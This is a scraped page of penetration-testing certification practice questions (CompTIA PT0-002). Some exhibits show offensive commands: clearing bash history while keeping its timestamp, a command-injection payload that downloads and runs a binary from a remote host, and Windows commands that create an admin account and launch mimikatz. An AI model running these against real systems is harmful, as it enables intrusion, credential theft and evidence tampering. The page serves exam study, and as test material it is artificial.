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Actual exam question from CompTIA's PT0-002

Question #: 2

Topic #: 1

[All PT0-002 Questions]

A penetration tester gains access to a system and establishes persistence, and then run the following commands:


```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```


Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history to further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Show Suggested Answer

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NEW

Actual exam question from CompTIA's PT0-002

Question #: 6

Topic #: 1

[All PT0-002 Questions]

A penetration tester discovered a vulnerability that provides the ability to upload to a path via discovery traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/picktheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback.
- B. Download .pl files and look for usernames and passwords.
- C. Edit the smb.conf file and upload it to the server.
- D. Download the smb.conf file and look at configurations.

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Actual exam question from CompTIA's PT0-002

Question #: 9

Topic #: 1

[All PT0-002 Questions]


A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:


```
exploit = "POST"
exploit = "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${sytem.IFS()}-
c${system.IFS()}'cd${system.IFS()}/tmp;${system.IFS()}wget${system.IFS()}http://10.10.0.1/apache;${system.IFS()}chmod${system.IFS()}777
${system.IFS()}apache${system.IFS()}./apache'%0A%27&loginUSer=a&Pwd=a"
exploit += "HTTP/1.1"
```


Which of the following commands should the penetration tester run post-engagement?

- A. grep -v apache ~/bash_history > ~/.bash_history
- B. rm -rf /tmp/apache
- C. chmod 600 /tmp/apache
- D. taskkill /IM x€apachex€ /F

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Actual exam question from CompTIA's PT0-002

Question #: 16

Topic #: 1


[All PT0-002 Questions]

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
DURB v2.22
By The Dark Raver
START TIME: Wed Feb 3 13:06:18 2021
URL BASE: http://172.16.100.10:3000
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)
END TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run sudo before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.



Actual exam question from CompTIA's PT0-002

Question #: 25

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```


Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the sysaccount permissions.
- D. Remove the tester-created credentials.

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```
Actual exam question from CompTIA's PT0-002
```

Question #: 28

Topic #: 1


[All PT0-002 Questions]

The following line-numbered Python code snippet is being used in reconnaissance:

```
. . .
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>
         port: int
        resultList: list[int] = []
<05>
<06>
         for port on portList:
<07>
             sock = socket.socket(socket.AF INET, socket.SOCK STREAM)
             sock.settimeout(0.01)
<80>
             result = sock.connect ex((remoteSvr, port))
<09>
             if result == 0:
<10>
<11>
                 resultList.append(port)
<12>
             sock.close()
. . .
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a 'probable port scan' alert in the organization's IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08
- E. Line 12



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Actual exam question from CompTIA's PT0-002

Question #: 30

Topic #: 1


[All PT0-002 Questions]

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.

Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Show Suggested Answer



Question #: 38

Topic #: 1

[All PT0-002 Questions]

A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: nmap -O -A -sS -p- 100.100.100.50

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Nmap returned that all 65,535 ports were filtered

Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Question #: 39

Topic #: 1

[All PT0-002 Questions]

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- ➡ Have a full TCP connection
- ⇒ Send a 'hello' payload
- ➡ Wait for a response
- ⇒ Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run nmap -Pn -sV --script vuln <IP address>.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Question #: 44

Topic #: 1

[All PT0-002 Questions]

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.

Which of the following actions, if performed, would be ethical within the scope of the assessment?


- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

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Question #: 47

HOME

Topic #: 1

[All PT0-002 Questions]

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

* Connected to 10.2.11.144 (::1) port 80 (#0)

<title>WordPress › ReadMe</title>

```
> GET /readme.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=uthf-8" />
```

<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

</head>

- B. DirBuster
- C. WPScan
- D. OWASP ZAP

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Actual exam question from CompTIA's PT0-002

Question #: 48

Topic #: 1

[All PT0-002 Questions]

DRAG DROP -

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.


INSTRUCTIONS -

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Question #: 49

Topic #: 1

